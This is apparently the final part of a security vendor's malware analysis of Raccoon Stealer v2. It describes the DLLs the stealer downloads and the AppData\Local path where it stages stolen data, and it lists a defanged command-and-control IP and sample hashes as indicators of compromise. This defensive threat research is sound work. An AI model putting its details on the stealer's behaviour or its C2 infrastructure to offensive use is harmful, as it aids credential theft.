


Figure 24: Raccoon v2 pinging extracted IP Address

Grepped DLLs




Figure 25: Raccoon v2 DLLs that are downloaded

The malware uses a WINAPI call to **SHGetFolderPathW** to get a path to **C:\Users\\<User>\AppData** and appends **"Local"** to it and uses it as the path to store stolen information before sending it to the command and control.




Figure 26: Raccoon v2 Storage Path In Buffer

Indicators Of Compromise

IP contacted by the analyzed sample of Raccoon v2.

55(.)195(.)166(.)184

List Of Other IPs that act as an C2 for other samples can be found here.

Downloaded DLLs

1. nss3.dll
2. sqlite3.dll
3. GdiPlus.dll
4. Gdi32.dll

Path Used By the Malware

1. C:\Users\<USERNAME>\AppData\Local

Other samples observed in the wild of Raccoon v2.

1. 0123b26df3c79bac0a3fda79072e36c159cfd1824ae3fd4b7f9dea9bda9c7909
2. 022432f770bf0e7c5260100fcde2ec7c49f68716751fd7d8b9e113bf06167e03
3. 048c0113233ddc1250c269c74c9c9b8e9ad3e4dae3533ff0412d02b06bdf4059
4. 0c722728ca1a996bbb83455332fa27018158cef21ad35dc057191a0353960256
5. 2106b6f94cebb55b1d55eb4b91fa83aef051c8866c54bb75ea4fd304711c4dfc
6. 263c18c86071d085c69f2096460c6b418ae414d3ea92c0c2e75ef7cb47bbe693
7. 27e02b973771d43531c97eb5d3fb662f9247e85c4135fe4c030587a8dea72577
8. 2911be45ad496dd1945f95c47b7f7738ad03849329fcec9c464dfaeb5081f67e
9. 47f3c8bf3329c2ef862cf12567849555b17b930c8d7c0d571f4e112dae1453b1
10. 516c81438ac269de2b632fb1c59f4e36c3d714e0929a969ec971430d2d63ac4e
11. 5d66919291b68ab8563deedf8d5575fd91460d1adfbd12dba292262a764a5c99
12. 62049575053b432e93b176da7afcbe49387111b3a3d927b06c5b251ea82e5975
13. 7299026b22e61b0f9765eb63e42253f7e5d6ec4657008ea60aad220bbc7e2269
14. 7322fbc16e20a7ef2a3188638014a053c6948d9e34ecd42cb9771bdcd0f82db0

15. 960ce3cc26c8313b0fe41197e2aff5533f5f3efb1ba2970190779bc9a07bea63
16. 99f510990f240215e24ef4dd1d22d485bf8c79f8ef3e963c4787a8eb6bf0b9ac
17. 9ee50e94a731872a74f47780317850ae2b9fae9d6c53a957ed7187173feb4f42
18. bd8c1068561d366831e5712c2d58aecb21e2dbc2ae7c76102da6b00ea15e259e
19. c6e669806594be6ab9b46434f196a61418484ba1eda3496789840bec0dff119a
20. e309a7a942d390801e8fedc129c6e3c34e44aae3d1aced1d723bc531730b08f5
21. f7b1aaae018d5287444990606fc43a0f2deb4ac0c7b2712cc28331781d43ae27

Conclusion

Raccoon Stealer sold as Malware-as-a-Service has become popular over the past few years, and several incidents of this malware have been observed. The Authors of this malware are constantly adding new features to this family of malware. This is the second major release of the malware after the first release in 2019. This shows that the malware is likely to evolve and remain a constant threat to organizations.

Zscaler coverage

We have ensured coverage for the payloads seen in these attacks via advanced threat signatures as well as our advanced cloud sandbox.




Figure 27: Zscaler Sandbox Detection

Zscaler's multilayered cloud security platform detects indicators at various levels, as shown below:

Win32.PWS.Raccoon